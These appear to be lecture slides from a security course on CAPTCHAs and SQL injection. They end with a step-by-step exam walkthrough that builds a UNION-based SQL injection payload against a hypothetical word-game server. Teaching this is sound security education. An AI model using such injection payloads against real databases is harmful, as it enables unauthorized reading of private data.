


# CAPTCHAs and Machine Learning



- Modern CAPTCHAs have another purpose: Training machine learning algorithms
  - Machine learning often requires manually-labeled datasets
  - CAPTCHAs crowdsource human power to help manually label these big datasets
  - Example: Machine vision problems require manually-labeled examples: “This is a stop sign”



# CAPTCHAs and Machine Learning







**Takeaway**: Modern CAPTCHAs are used to train machine learning algorithms

# CAPTCHAs: Issues



- Arms race: As computer algorithms get smarter, CAPTCHAs need to get harder
- Accessibility: As CAPTCHAs get harder, not all humans are able to solve them easily
- Not all bots are bad: CAPTCHAs can distinguish bots from humans, but not good bots from bad bots
  - Example: *Crawler* bots help archive webpages













# CAPTCHAs: Attacks



- Outsourcing attack: Pay humans to solve CAPTCHAs for you
  - CAPTCHAs only verify that there is a human in the loop; everything else can be automated
  - Usually costs a few cents per CAPTCHA
  - CAPTCHAs end up just distinguishing which attackers are willing to spend money
    - Remember: Security is economics!



# SQL Injection: Summary



- Web servers interact with databases to store data
  - Web servers use SQL to interact with databases
- SQL injection: Untrusted input is used as parsed SQL
  - The attacker can construct their own queries to run on the SQL server!
  - Blind SQL injection: SQLi with little to no feedback from the SQL query
  - Defense: Input sanitization
    - Difficult to implement correctly
  - Defense: Prepared statements
    - Data only ever treated as data; bulletproof!
- Injection: Untrusted input is carelessly included in any parsed language
  - Defense: Use safe API calls that pass untrusted data separately from trusted commands

# CAPTCHAs: Summary



- CAPTCHA: A challenge that is easy for a human to solve, but hard for a computer to solve
  - Examples: Reading distorted text, identifying images
  - Original purpose: Distinguishing between humans and bots
  - Modern purpose: Forces the attacker to spend some money to solve the CAPTCHAs
  - Modern purpose: Providing training data for machine learning algorithms
- Issues with CAPTCHAs
  - As computer algorithms get smarter, CAPTCHAs get harder, and not all humans are able to solve them easily
  - Ambiguity: CAPTCHAs might be so hard that the validator doesn't know the solution either!
  - Economics: Breaking CAPTCHAs just costs money
  - Not all bots are bad

# Bonus: SQL Injection Walkthrough

# SQLi Walkthrough (Fall 2023 Final Question 8.2)



**Q8** ***SQL Injection: Word Game*** **(10 points)**

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

The server contains a SQL table `answers` containing every day's secret word. The table has two columns: `day` (integer), and `word` (string).

When you enter a word, the server runs the following query, with `$input` replaced with the string you entered:

```
SELECT day FROM answers WHERE WORD = "$input"
```

If the query returns a single number equal to today's day number, then the server returns a webpage with a green checkmark. In all other cases, the server returns a webpage with a red X.

Q8.2 (2 points) For this subpart only, you don't know today's day number, but you know that tomorrow's day number is today's day number plus one. Without using semicolons, provide an input that can check whether tomorrow's word is `pancake`.

# SQLi Step 1: what does the SQL interpreter see?



**Q8** ***SQL Injection: Word Game*** **(10 points)**

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

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```
> SELECT day FROM answers WHERE WORD = '_____'
                                      input
```

# SQLi Step 2: what do we want the SQL interpreter to see?



**Q8** ***SQL Injection: Word Game*** **(10 points)**

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

The server contains a SQL table `answers` containing every day's secret word. The table has two columns: `day` (integer), and `word` (string).

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Q8.2 (2 points) For this subpart only, you don't know today's day number, but you know that tomorrow's day number is today's day number plus one. Without using semicolons, provide an input that can check whether tomorrow's word is `pancake`.

```
> SELECT day-1 FROM answers WHERE word='pancake'
```

# SQLi Step 3: compare



The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = '_____________'
                                        input
```

We want the SQL interpreter to see:

```
> SELECT day-1 FROM answers WHERE word='pancake'
```

# SQLi Step 4: construct the query (magic 🪄)



The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = '' UNION _____________'
```

We want the SQL interpreter to see:

```
> garbage... UNION SELECT day-1 FROM answers WHERE word='pancake'
```

# SQLi Step 4: construct the query (magic 🪄)



The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = '' UNION SELECT day-1 FROM
answers WHERE word='pancake''
```

Causes a syntax error!

We want the SQL interpreter to see:

```
> garbage... UNION SELECT day-1 FROM answers WHERE word='pancake'
```

# SQLi Step 4: construct the query (magic 🪄)



The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = '' UNION SELECT day-1 FROM
answers WHERE word='pancake'-- '
```

We want the SQL interpreter to see:

```
> garbage... UNION SELECT day-1 FROM answers WHERE word='pancake'
```

# SQLi Step 4: construct the query (magic 🪄)



The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = '' UNION SELECT day-1 FROM
answers WHERE word='pancake'-- '
```

```
$input = ' UNION SELECT day-1 FROM answers WHERE word='pancake'--
```

# SQLi Step 5: profit 🤑💸



The SQL interpreter **executes**:

```
> SELECT day FROM answers WHERE WORD = '' UNION SELECT day-1 FROM
answers WHERE word='pancake'-- '
```

